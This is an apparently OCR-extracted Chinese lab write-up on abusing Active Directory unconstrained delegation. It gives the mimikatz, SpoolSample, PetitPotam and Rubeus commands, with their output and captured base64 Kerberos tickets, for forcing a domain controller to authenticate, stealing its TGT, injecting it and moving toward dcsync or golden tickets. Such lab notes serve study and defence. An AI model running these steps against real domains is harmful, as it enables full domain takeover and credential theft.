
```
(&(samAccountType=805306369)(userAccountControl:1.2.840.113556.1.4.803:=524288))
```



3. 先利用`mimikatz`导出系统内的票据，可以看到此时没有关于域管的票据：`mimikatz.exe "privilege::debug" "sekurlsa::tickets /export" exit`。



4. 通过`kerberos`的`cifs`协议从域控主动访问`WIN7`机器：`dir \\WIN7\C$`，使用的就是域管的票据。然后通过`mimikatz`导出系统内的票据，存在一张域管的票据。导入该票据，可以通过`dcsync`导出域内哈希。也有用`WINRM`协议的，不过这个好像要安装`IIS`服务之后才能用这个协议，我是`WIN7`机器，用这个协议是失败的。可以重复一下上面的实验，不过首先关闭`WIN7`的非约束委派设置，然后将再从域控主动访问，看能否缓存到票据。不过如果先做了非约束委派的实验，设置的时候记得把两个机器都重启，不然会有缓存。




6. 在实际利用非约束委派的过程中，不会刚好域管就向机器发起了一个服务请求，所以要强制域管向非约束委派机器发起一个服务请求，然后本地监听截获这个票据。
7. `非约束委派+Spooler`打印机服务。


> 利用`Windows`打印系统远程协议（`MS-RPRN`）中的一种旧的但是默认启用的方法，在该方法中，域用户可以使用`MS-RPRN RpcRemoteFindFirstPrinterChangeNotification(Ex)`方法强制任何运行了`Spooler`服务的计算机以通过`Kerberos`或`NTLM`对攻击者选择的目标进行身份验证。
> 工具：https://github.com/leechristensen/SpoolSample

> 议题文章地址：https://www.slideshare.net/harmj0y/derbycon-the-unintended-risks-of-trusting-active-directory

8. 需要以域用户运行`SpoolSample`，需要开启`Print Spooler`服务，该服务默认自启动。



9. 前面的与环境一直存在问题，运行`SpoolSample.exe`之后就会直接停止工作，应该是打印机服务的问题，后面缓存全新的环境实验。



10. 使`DC`强制访问`OA`认证，同时使用`rubeus`监听来自`DC`的`4624`登录日志。`Rubeus.exe monitor /interval:1 /filteruser:dc$`实时监听传递过来的`TGT`票据。`Rubeus`在本地管理员运行，因为要读取系统记录日志。`runas /user:oa\administrator cmd.exe`可以使用本地

`administrator`权限启动一个`cmd`，避免开起多个远程连接了。

```
C:\Users\oa\Desktop>Rubeus.exe monitor /interval:1 /filteruser:dc$


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.4

[*] Action: TGT Monitoring
[*] Target user     : dc$
[*] Monitoring every 1 seconds for new TGTs
```

11. `SpoolSample.exe dc oa`：强制域控访问`OA`服务，发送票据。`SpoolSample`在域用户下运行，要不然你无法使用`MS-RPRN`协议进行通信。`OA`的防火墙最后关闭，不然可能收不到请求。

```
C:\Users\oa\Desktop>SpoolSample.exe dc oa
[+] Converted DLL to shellcode
[+] Executing RDI
[+] Calling exported function
TargetServer: \\dc, CaptureServer: \\oa
Attempted printer notification and received an invalid handle. The coerced authe
ntication probably worked!

C:\Users\oa\Desktop>
```

```
[*] 2022/10/21 4:33:15 UTC - Found new TGT:

  User                  :  DC$@ATTACK.LOCAL
  StartTime             :  2022/10/21 12:11:31
  EndTime               :  2022/10/21 22:11:30
  RenewTill             :  2022/10/28 12:11:30
  Flags                 :  name_canonicalize, pre_authent, renewable, forwarded,
 forwardable
  Base64EncodedTicket   :

    doIE8DCCBOygAwIBBaEDAgEWooID+jCCA/ZhggPyMIID7qADAgEFoQ4bDEFUVEFDSy5MT0NBTKIh
MB+gAwIBAqEYMBYbBmtyYnRn
    dBsMQVRUQUNLLkxPQ0FMo4IDsjCCA66gAwIBEqEDAgECooIDoASCA5xmwsE3IsUkMpEo23RDX4zj
GksH3ozy/Qa7hsY7KLNpP1JX
    7RlIsHAPUdiXPRkPK5DyqK3mXpluv14v3v9kU+oEZhPMQ4IX+Skp4Rj8PvKMBOeHCjqVjmTX9Udm
JlYmflgHbcxXV9I6opNMPPmz
    MbhebzqXnpNpuuoaGthLW7Ya0p+2aTBkcvv9WbIH3dRh6oL/S9N7MiujxD3ZqfYbztF8txTdDR5O
zwlOOl9ZhNYpOekLEpMW1gqV
    Ad4i6KRGLXFIsBvL+wog4dSKf3cqEg+UwXLF4/y4y9KNm3esqy3py8lJcrtCEqW0gULPbHP35qYf
56eq3zq31Nk89/MTsSjCezkB
    2VWN2fhVqSbbKCK95ZoLn+WBPm2fuIGHWIW3erjIhVFFDMkZoO4gIrQ52KqyEIJJ5mzuY5O6FpH0
XmhTYgp4oP2+X6nGUvAuCNSP
```

12. `petitpotam.exe oa dc 1`也是一种基于打印机的认证漏洞同样可以获取到票据。

```
C:\Users\oa\Desktop>PetitPotam.exe oa dc 1
Attack success!!!

C:\Users\oa\Desktop>PetitPotam.exe
Usage: PetitPotam.exe <captureServerIP> <targetServerIP> <EFS-API-to-use>

Valid EFS APIs are:
1: EfsRpcOpenFileRaw (fixed with CVE-2021-36942)
2: EfsRpcEncryptFileSrv
3: EfsRpcDecryptFileSrv
4: EfsRpcQueryUsersOnFile
5: EfsRpcQueryRecoveryAgents
6: EfsRpcRemoveUsersFromFile
6: EfsRpcAddUsersToFile

C:\Users\oa\Desktop>
```

```
[*] 2022/10/21 4:39:31 UTC - Found new TGT:

  User                  :  DC$@ATTACK.LOCAL
  StartTime             :  2022/10/21 12:11:31
  EndTime               :  2022/10/21 22:11:30
  RenewTill             :  2022/10/28 12:11:30
  Flags                 :  name_canonicalize, pre_authent, renewable, forwarded,
 forwardable
  Base64EncodedTicket   :

    doIE8DCCBOygAwIBBaEDAgEWooID+jCCA/ZhggPyMIID7qADAgEFoQ4bDEFUVEFDSy5MT0NBTKIh
MB+gAwIBAqEYMBYbBmtyYnRn
    dBsMQVRUQUNLLkxPQ0FMo4IDsjCCA66gAwIBEqEDAgECooIDoASCA5xmwsE3IsUkMpEo23RDX4zj
GksH3ozy/Qa7hsY7KLNpP1JX
    7R1IsHAPUdiXPRkPK5DyqK3mXpluv14v3v9kU+oEZhPMQ4IX+Skp4Rj8PvKMBOeHCjqVjmIX9Udm
J1YmflgHbcxXV9I6opNMPPmz
    MbhebzqXnpNpuuoaGthLW7Ya0p+2aTBkcvv9WbIH3dRh6oL/S9N7MiujxD3ZqfYbztF8txTdDR5O
zwlOOl9ZhNYpOekLEpMW1gqV
    Ad4i6KRGLXFIsBvL+wog4dSKf3cqEg+UwXLF4/y4y9KNm3esqy3py8lJcrtCEqW0gULPbHP35qYf
56eq3zq31Nk89/MTsSjCezkB
    2VWN2fhVqSbbKCK95ZoLn+WBPm2fuIGHWIW3erjIhVFFDMkZoO4gIrQ52KqyEIJJ5mzuY5O6FpH0
XmhTYgp4oP2+X6nGUvAuCNSP
    //o6nK/wNHJhAIxTjVXe6DsMINL8eeEDer5gcy19kJgTSpjvAymBbsyImFkLdX2MgYEAab3j3WOO
cUGJubABM932Gi+Z3Vr2zi4M
```

13. 注入获取 TGT 票据：`Rubeus.exe ptt /ticket:doIE8DCCBOyg[删除换行空格之类]`

```
C:\Users\oa\Desktop>Rubeus.exe ptt /ticket:doIE8DCCBOygAwIBBaEDAgEWooID+jCCA/Zhg
gPyMIID7qADAgEFoQ4bDEFUVEFDSy5MT0NBTKIhMB+gAwIBAqEYMBYbBmtyYnRndBsMQVRUQUNLLkxPQ
0FMo4IDsjCCA66gAwIBEqEDAgECooIDoASCA5xmwsE3IsUkMpEo23RDX4zjGksH3ozy/Qa7hsY7KLNpP
1JX7R1IsHAPUdiXPRkPK5DyqK3mXpluv14v3v9kU+oEZhPMQ4IX+Skp4Rj8PvKMBOeHCjqVjmIX9UdmJ
1YmflgHbcxXV9I6opNMPPmzMbhebzqXnpNpuuoaGthLW7Ya0p+2aTBkcvv9WbIH3dRh6oL/S9N7Miujx
D3ZqfYbztF8txTdDR5OzwlOOl9ZhNYpOekLEpMW1gqVAd4i6KRGLXFIsBvL+wog4dSKf3cqEg+UwXLF4
/y4y9KNm3esqy3py8lJcrtCEqW0gULPbHP35qYf56eq3zq31Nk89/MTsSjCezkB2VWN2fhVqSbbKCK95
ZoLn+WBPm2fuIGHWIW3erjIhVFFDMkZoO4gIrQ52KqyEIJJ5mzuY5O6FpH0XmhTYgp4oP2+X6nGUvAuC
NSP//o6nK/wNHJhAIxTjVXe6DsMINL8eeEDer5gcy19kJgTSpjvAymBbsyImFkLdX2MgYEAab3j3WOOc
UGJubABM932Gi+Z3Vr2zi4MOLc4G1DojHAFauXjwuJKZAYUNB4Mr2okwHQ3huLQ1UcGdy20o9Zef7lRn
Sm7qWcNoLPxRF6LjoOGS+xC2qnNQR2yXhtvZIN0t73/4w5dDneQBG6wI6Fe5sUPV7vCB36zBDNLCFQqe
/I6rVi9EAJnMsUdN1VwyL+35Lt4CY0vZNCL1vkWSYjokvXsRfpokniUMPGH1BOn2szBK8S6U4Bwwth7Y
C+aU1Fhyepz6BY46s3GtXOV47q3Tf9je0eX9YDZ3JZFR/yDqcg2INL1lmZ67kgOA/RNtrhFNR9rwgCHU
EGbC5rbJMH7XIwhpgX/gg67ffe1fUEIr3Qz6P8WiWjOBpjE1XEWxnOUzz2XzvuY/XfGN73iLk6fbtceb
JT3fI1NAeKA/rvBqYwT4N34IkLsd2YBJW+cPrvi8fCLb03axAwB6uhjZgHDb0gfoPxKoHi0y6dPWm7dD
0rucTVA9ltDEvwlyP0qyCQB9S+GCBRC3YJNUX9fDraefTZWe2oF1DzfpKuOCm9z2Q9qOmojQX/6aVTFY
P09nPQ+RV70I5Jzca1YefBwVTVysT7APveH/Z0Y6q1NGsJiqZLMjOEXEzFCpabHSRcHEZ4uQM1P/EVss
oCYrq36jXlnER2u5lQNX6IR/iom6Mio3qhv/FTtjn43kLioi6zcqXsiTyr11bJXIuJlp3qjgeEwgd6gA
wIBAKKB1gSB032B0DCBzaCByjCBxzCBxKArMCmgAwIBEqEiBCDsxknSmsvQ8ZglJQlCcq+32xozNmCQz
yYTagmFOg8Yl6EOGwxBVFRBQ0suTE9DQUyiEDAOoAMCAQGhBzAFGwNEQySjBwMFAGChAAC1ERgPMjAyM
jEwMjEwNDExMzFaphEYDzIwMjIxMDIxMTQxMTMwWqcRGA8yMDIyMTAyODA0MTEzMFqoDhsMQVRUQUNLL
kxPQ0FMqSEwH6ADAgECoRgwFhsGa3JidGd0GwxBVFRBQ0suTE9DQUw=


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 v1.6.4


[*] Action: Import Ticket
[+] Ticket successfully imported!
```

14. 使用 `mimikatz` 导出域内 `hash` 或者 `krbtgt` 用户信息制作黄金票据。